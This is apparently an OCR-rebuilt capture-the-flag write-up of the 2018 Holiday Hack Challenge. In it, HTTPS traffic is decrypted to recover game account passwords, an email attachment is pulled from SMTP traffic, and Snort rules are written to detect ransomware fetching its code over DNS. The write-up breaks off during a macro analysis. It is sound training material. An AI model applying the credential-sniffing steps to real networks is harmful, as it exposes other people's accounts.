
The idea is to use the SSL key data to decrypt the encrypted HTTP/2 traffic in the pcap. The full explanation on how to do this can be found in Chris Davis' *HTTP/2: Decryption and Analysis in Wireshark* talk (https://www.youtube.com/watch?v=YHOnxlQ6zec) but it comes down to loading the file containing the SSL keys via *Edit*, *Preferences*, *Protocols*, *SSL*, and *(Pre)-Master-Secret log filename*. Once the keys are loaded the TLSv1.2 entries will be decrypted and Wireshark will show the decrypted HTTP/2 traffic.

Looking through the `(application/json)` entries you will find username/password details for Pepper Minstix, Bushy Evergreen, and Alabaster Snowball's Packalyzer accounts.



```
http2.data.data
No.    Time       Source        Src port Destination   Dst port Protocol Length Info
    18 0.013404   10.126.0.3         443 10.126.0.104     47723 HTTP2      3960 DATA[1]
    19 0.013572   10.126.0.3         443 10.126.0.104     47723 HTTP2       104 DATA[1] (text/html)
    42 0.039802   10.126.0.104     35711 10.126.0.3         443 HTTP2       202 DATA[1] (application/json)
    43 0.044353   10.126.0.3         443 10.126.0.104     35711 HTTP2       252 DATA[1]
    44 0.044458   10.126.0.3         443 10.126.0.104     35711 HTTP2       104 DATA[1] (application/json)
    68 0.067332   10.126.0.3         443 10.126.0.104     50827 HTTP2     10163 DATA[1], DATA[1]
    92 1.005899   10.126.0.3         443 10.126.0.105     42919 HTTP2      3960 DATA[1]
    93 1.005987   10.126.0.3         443 10.126.0.105     42919 HTTP2       104 DATA[1] (text/html)
   116 1.028824   10.126.0.105     52935 10.126.0.3         443 HTTP2       190 DATA[1] (application/json)
   119 1.032096   10.126.0.3         443 10.126.0.105     52935 HTTP2       252 DATA[1]
   120 1.032199   10.126.0.3         443 10.126.0.105     52935 HTTP2       104 DATA[1] (application/json)
   142 1.053531   10.126.0.3         443 10.126.0.105     46701 HTTP2     10119 DATA[1], DATA[1]
   144 1.053656   10.126.0.3         443 10.126.0.105     46701 HTTP2       104 DATA[1] (text/html)
   169 9.019896   10.126.0.3         443 10.126.0.105     51515 HTTP2      3959 DATA[1]
   170 9.020124   10.126.0.3         443 10.126.0.105     51515 HTTP2       104 DATA[1] (text/html)
   192 9.042350   10.126.0.105     48415 10.126.0.3         443 HTTP2       190 DATA[1] (application/json)
   194 9.044431   10.126.0.3         443 10.126.0.105     48415 HTTP2       252 DATA[1]
   195 9.044545   10.126.0.3         443 10.126.0.105     48415 HTTP2       104 DATA[1] (application/json)
   220 9.064804   10.126.0.3         443 10.126.0.105     45833 HTTP2     10119 DATA[1], DATA[1]

Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)
Internet Protocol Version 4, Src: 10.126.0.104, Dst: 10.126.0.3
Transmission Control Protocol, Src Port: 35711, Dst Port: 443, Seq: 742, Ack: 3168, Len: 136
Secure Sockets Layer
HyperText Transfer Protocol 2
  Stream: DATA, Stream ID: 1, Length 98
      Length: 98
      Type: DATA (0)
    Flags: 0x01
      0... .... .... .... .... .... .... .... = Reserved: 0x0
      .000 0000 0000 0000 0000 0000 0000 0001 = Stream Identifier: 1
      [Pad Length: 0]
    Content-encoded entity body (gzip): 98 bytes -> 65 bytes
        Data: 7b22757365726e616d65223a2022616c6162617374657222...
    JavaScript Object Notation: application/json
      Object
        Member Key: username
            String value: alabaster
            Key: username
        Member Key: password
            String value: Packer-p@re-turntable192
            Key: password

0000  7b 22 75 73 65 72 6e 61  6d 65 22 3a 20 22 61 6c   {"userna me": "al
0010  61 62 61 73 74 65 72 22  2c 20 22 70 61 73 73 77   abaster" , "passw
0020  6f 72 64 22 3a 20 22 50  61 63 6b 65 72 2d 70 40   ord": "P acker-p@
0030  72 65 2d 74 75 72 6e 74  61 62 6c 65 31 39 32 22   re-turnt able192"
0040  7d                                                 }

Frame (202 bytes)  Decrypted SSL (107 bytes)  Uncompressed entity body (65 bytes)
JSON object (json.object), 65 bytes          Packets: 377 · Displayed: 34 (9.0%)          Profile: Default
```


Alabaster Snowball appears to have a `super_secret_packet_capture.pcap` stored on Packalyzer. If you check Alabaster's account details you'll see he's also an administrator.



Saved Pcaps

Name	Download	Reanalyze	Delete
super_secret_packet_capture.pcap	⬇	📄	🗑

Load the `super_secret_packet_capture.pcap` file in Wireshark. This time it's not HTTP/2 but SMTP traffic. Right click on one of the SMTP entries and select *Follow* and *TCP Stream* to retrieve the full email message which looks like it's from Holy to Alabaster and has an attachment.



```
  3 0.000024    10.10.1.1       60830 10.10.1.25       25 TCP     66 60830 → 25 [ACK] Seq=1 Ack=1 Win=43776 Len=0 TSv
  4 3.146094    10.10.1.25         25 10.10.1.1     60830 SMTP   116 S: 220 mail.kringlecastle.com ESMTP Postfix (Ubu
  5 3.146118    10.10.1.1       60830 10.10.1.25       25 TCP     66 60830 → 25 [ACK] Seq=1 Ack=51 Win=43776 Len=0 TS
  6 8.986508    10.10.1.1       60830 10.10.1.25       25 SMTP    94 C: EHLO Mail.kringlecastle.com
  7 8.986521    10.10.1.25         25 10.10.1.1     60830 TCP     66 25 → 60830 [ACK] Seq=51 Ack=29 Win=43776 Len=0 T
  8 19.219178   10.10.1.25         25 10.10.1.1     60830 SMTP    93 S: 250-mail.kringlecastle.com
  9 19.219191
 10 19.219202
 11 19.219205
 12 19.219209
 13 19.219211
 14 19.219215
 15 19.219217
 16 19.219234
 17 19.219236
```

```
▸ Frame 4: 116 bytes
▸ Ethernet II, Src:
▸ Internet Protocol V
▸ Transmission Contro
▸ Simple Mail Transfe
```

```
0000  00 00 00 00 00
0010  00 66 fa 4d 40
0020  01 01 00 19 ed
0030  01 56 91 ec 00
0040  5d 78 32 32 30
0050  6c 65 63 61 73
0060  54 50 20 50 6f
0070  74 75 29 0a
```

Wireshark · Follow TCP Stream (tcp.stream eq 0) · upload_2a4a5ae98007cb261119b208bf9369

```
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
Date: Fri, 28 Sep 2018 11:33:17 -0400
To: alabaster.snowball@mail.kringlecastle.com
From: Holly.evergreen@mail.kringlecastle.com
Subject: test Fri, 28 Sep 2018 11:33:17 -0400
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="----=_MIME_BOUNDARY_000_11181"

------=_MIME_BOUNDARY_000_11181
Content-Type: text/plain

Hey alabaster,

Santa said you needed help understanding musical notes for accessing the vault. He said your favorite
key was D. Anyways, the following attachment should give you all the information you need about
transposing music.

------=_MIME_BOUNDARY_000_11181
Content-Type: application/octet-stream
Content-Transfer-Encoding: BASE64
Content-Disposition: attachment

```

```
JVBERi0xLjUKJb/3ov4KOCAwIG9iago8PCAvTGluZWFyaXplZCAxIC9MIDk3ODMxIC9IIFsgNzM4
IDE0MCBdIC9PIDEyIC9FIDc3MzQ0IC9OIDIgL1QgOTc1MTcgPj4KZW5kb2JqCiAgICAgICAgICAg
ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg
ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAKOSAwIG9iago8PCAv
VHlwZSAvWFJlZiAvTGVuZ3RoIDU5IC9GaWx0ZXIgL0ZsYXRlRGVjb2RlIC9EZWNvZGVQYXJtcyA8
PCAvQ29sdW1ucyA1IC9QcmVkaWN0b3IgMTIgPj4gL1cgWyAxIDMgMSBdIC9JbmRleCBbIDggMjIg
XSAvSW5mbyAxOCAwIFIgL1Jvb3QgMTAgMCBSIC9TaXplIDMwIC9QcmV2IDk3NTE4ICAgICAgICAg
ICAgICAgICAvSUQgWzwxM2M0MDc3MDJiNTE1YzYwMWU5ZGQyMGIyNTJlNDlkYj48MTNjNDA3NzAy
YjUxNWM2MDFlOWRkMjBiMjUyZTQ5ZGI+XSA+PgpzdHJlYW0KeJxjYmRg4GdgYmBgOAkima6D2cYg
```

133 client pkt(s), 16 server pkt(s), 12 turn(s).

Entire conversation (133 kB) · Show and save data as: ASCII · Stream: 0

Find:

upload_2a4a5ae98007cb261119b208bf9369ef.pcap · Packets: 303 · Displayed: 303 (100.0%) · Profile: Default

Decode the BASE64-encoded data and either use the `file` command to identify the file type or look at the first few bytes to find the magic number. The latter shows `25 50 44 46 2d` which indicates that this is a PDF file (thanks https://en.wikipedia.org/wiki/List_of_file_signatures). Looks like the song described in the document is *Mary Had a Little Lamb*.


> To look at it another way, consider a song "written in the key of Bb." If the musicians don't *like* that key, it can be transposed to A with a little thought. First, how far apart are Bb and A? Looking at our piano, we see they are a half step apart. OK, so for each note, we'll move down one half step. Here's an original in Bb:
> D C Bb C D D D C C C D F F D C Bb C D D D D C C D C Bb
>
> And take everything down one half step for A:
> C# B A B C# C# C# B B B C# E E C# B A B C# C# C# C# B B C# B A
>
> We've just taken Mary Had a Little Lamb from Bb to A!

Answer

Mary Had a Little Lamb

9. Catch the Malware

Question




Alabaster Snowball is in dire need of your help. Santa's file server has been hit with malware. Help Alabaster Snowball deal with the malware on Santa's server by completing several tasks. For hints on achieving this objective, please visit Shinny Upatree and help him with the *Sleigh Bell Lottery* Cranberry Pi terminal challenge.

To start, assist Alabaster by accessing (clicking) the snort terminal below. Then create a rule that will catch all new infections. What is the success message displayed by the Snort terminal?

Solution

Shinny Upatree provides a lot of useful hints that we'll need to solve the remaining malware challenges. For now though the most important information which Shinny provides us is "*An elf I follow online said he analyzed Wannacookie and that it communicates over DNS.*".


Start by following the instructions provided by the terminal and open up `~/more_info.txt`. Don't bother with `/home/elf/snort.log.pcap`. Just use the credentials provided in the file to go directly for the pcaps stored at http://snortsensor1.kringlecastle.com/ and download those instead. It'll be a lot easier to work with since you can open them in Wireshark.



```
Index of /

../
snort.log.1545915352.8595593.pcap                  27-Dec-2018 12:55              87974
snort.log.1545915386.7985737.pcap                  27-Dec-2018 12:56              88021
snort.log.1545915426.5908508.pcap                  27-Dec-2018 12:57              89075
snort.log.1545915472.304006.pcap                   27-Dec-2018 12:57              88980
snort.log.1545915507.3650107.pcap                  27-Dec-2018 12:58              89106
snort.log.1545915547.159615.pcap                   27-Dec-2018 12:59              88424
```

Open up the pcap files in Wireshark and find some commonalities across the different DNS entries. They're all requests for TXT DNS records so that doesn't help us. Some of the entries appear to be requests to legitimate domains like blogspot.com, google.fr, or aliexpress.com.


The DNS traffic to and from 77616E6E61636F6F6B69652E6D696E2E707331.nshbrueagr.org is more interesting though. For starters the domain name itself appears to be rather random. Secondly there's a lot of requests in the packet capture. Most importantly however is that the subdomain `77616E6E61636F6F6B69652E6D696E2E707331` appears to be a hex value which decodes to `wannacookie.min.ps1`. Bingo!



```
No.  Time      Source           Src port Destination     Dst port Protocol Length Info
   1 0.000000  10.126.0.100       63517 170.225.247.16       53 DNS       99 Standard query 0x02d1 TXT 77616E6E61636F6F6B69652E6D696E2E707331.nshbrueagr.org
   2 0.010174  170.225.247.16        53 10.126.0.100      63517 DNS      167 Standard query response 0x02d1 TXT 77616E6E61636F6F6B69652E6D696E2E707331.nshbrueag
   3 0.020386  10.126.0.19        34600 161.207.107.233      53 DNS       99 Standard query 0x701a TXT 77616E6E61636F6F6B69652E6D696E2E707331.rhbrasegnu.com
   4 0.030562  161.207.107.233       53 10.126.0.19       34600 DNS      167 Standard query response 0x701a TXT 77616E6E61636F6F6B69652E6D696E2E707331.rhbrasegn
   5 0.040757  10.126.0.251       20868 172.217.7.227        53 DNS       64 Standard query 0xc373 TXT meantime.google.fr
   6 0.050980  172.217.7.227         53 10.126.0.251      20868 DNS      114 Standard query response 0xc373 TXT meantime.google.fr TXT
   7 0.061185  10.126.0.19        41303 161.207.107.233      53 DNS      101 Standard query 0x5ebf TXT 0.77616E6E61636F6F6B69652E6D696E2E707331.rhbrasegnu.com
   8 0.071362  161.207.107.233       53 10.126.0.19       41303 DNS      423 Standard query response 0x5ebf TXT 0.77616E6E61636F6F6B69652E6D696E2E707331.rhbrase
   9 0.081581  10.126.0.100       34862 170.225.247.16       53 DNS      101 Standard query 0xa2ac TXT 0.77616E6E61636F6F6B69652E6D696E2E707331.nshbrueagr.org
  10 0.091776  170.225.247.16        53 10.126.0.100      34862 DNS      423 Standard query response 0xa2ac TXT 0.77616E6E61636F6F6B69652E6D696E2E707331.nshbrue
  11 0.102010  10.126.0.112       34337 172.217.7.233        53 DNS       71 Standard query 0xe647 TXT ferrugineous.blogspot.com
  12 0.112182  172.217.7.233         53 10.126.0.112      34337 DNS      118 Standard query response 0xe647 TXT ferrugineous.blogspot.com TXT
  13 0.122392  10.126.0.100       10611 170.225.247.16       53 DNS      101 Standard query 0x04bc TXT 1.77616E6E61636F6F6B69652E6D696E2E707331.nshbrueagr.org
  14 0.132568  170.225.247.16        53 10.126.0.100      10611 DNS      423 Standard query response 0x04bc TXT 1.77616E6E61636F6F6B69652E6D696E2E707331.nshbrue
  15 0.142768  10.126.0.19        11191 161.207.107.233      53 DNS      101 Standard query 0xcb45 TXT 1.77616E6E61636F6F6B69652E6D696E2E707331.rhbrasegnu.com
  16 0.152972  161.207.107.233       53 10.126.0.19       11191 DNS      423 Standard query response 0xcb45 TXT 1.77616E6E61636F6F6B69652E6D696E2E707331.rhbrase
  17 0.163181  10.126.0.168       29338 198.11.132.250       53 DNS       82 Standard query 0x1850 TXT hidebind.doroscentral.aliexpress.com
  18 0.173354  198.11.132.250        53 10.126.0.168      29338 DNS      217 Standard query response 0x1850 TXT hidebind.doroscentral.aliexpress.com TXT
  19 0.183553  10.126.0.100       17105 170.225.247.16       53 DNS      101 Standard query 0x50c2 TXT 2.77616E6E61636F6F6B69652E6D696E2E707331.nshbrueagr.org

Frame 13: 101 bytes on wire (808 bits), 101 bytes captured (808 bits)
Internet Protocol Version 4, Src: 10.126.0.100, Dst: 170.225.247.16
User Datagram Protocol, Src Port: 10611, Dst Port: 53
Domain Name System (query)
    Transaction ID: 0x04bc
    Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
    Queries
      1.77616E6E61636F6F6B69652E6D696E2E707331.nshbrueagr.org: type TXT, class IN
    [Response In: 14]

0000  45 00 00 65 00 01 00 00  40 11 cd b3 0a 7e 00 64   E··e···· @····~·d
0010  aa e1 f7 10 29 73 00 35  00 51 e8 e3 04 bc 01 00   ····)s·5 ·Q······
0020  00 01 00 00 00 00 00 00  01 31 26 37 37 36 31 36   ········ ·1&77616
0030  45 36 45 36 31 36 33 36  46 36 46 36 42 36 39 36   E6E61636 F6F6B696
0040  35 32 45 36 44 36 39 36  45 32 45 37 30 37 33 33   52E6D696 E2E70733
0050  31 0a 6e 73 68 62 72 75  65 61 67 72 03 6f 72 67   1·nshbru eagr·org
0060  00 00 10 00 01                                     ·····

Text item (text), 61 bytes                Packets: 390 · Displayed: 390 (100.0%)          Profile: Default
```

We can't use `77616E6E61636F6F6B69652E6D696E2E707331` directly in our Snort rules. Instead we'll need to use the binary information highlighted in the Wireshark screenshot above. We also need to define different rules to cover both incoming and outgoing traffic. Add the following two rules to `/etc/snort/rules/local.rules` and save the file:

```
alert udp any any -> any 53 (msg:"Malware DNS REQ"; sid:10000001; rev:
001; content:"|37 37 36 31 36 45 36 45 36 31 36 33 36 46 36 46 36 42 36
39 36 35 32 45 36 44 36 39 36 45 32 45 37 30 37 33 33 31|")

alert udp any 53 -> any any (msg:"Malware DNS RES"; sid:10000002; rev:
001; content:"|37 37 36 31 36 45 36 45 36 31 36 33 36 46 36 46 36 42 36
39 36 35 32 45 36 44 36 39 36 45 32 45 37 30 37 33 33 31|")
```



```
[+] Congratulation! Snort is alerting on all ransomware and only the ranso
mware!
[+]
```

Answer

Congratulation! Snort is alerting on all ransomware and only the ransomware!


10. Identify the Domain

Question

After completing the prior question, Alabaster gives you a document (https://www.holidayhackchallenge.com/2018/challenges/CHOCOLATE_CHIP_COOKIE_RECIPE.zip) he suspects downloads the malware. What is the domain name the malware in the document downloads from?


Solution

Some tools seem to have issues decompressing the ZIP file, but p7zip appears to work as intended. The ZIP file contains a `.docm` file which indicates a Word document which contains a macro. We can use Didier Steven's `oledump.py` script (https://blog.didierstevens.com/programs/oledump-py/) to dump any of the streams embedded in the file, including the macro itself.



```
1. root@kali: ~/Desktop (bash)

~/.../Challenges/Q10-Identify-the-Domain/oledump_V0_0_40 python2
$ ./oledump.py ../CHOCOLATE_CHIP_COOKIE_RECIPE.docm
A: word/vbaProject.bin
 A1:       468 'PROJECT'
 A2:        95 'PROJECTwm'
 A3: M    2251 'VBA/Module1'
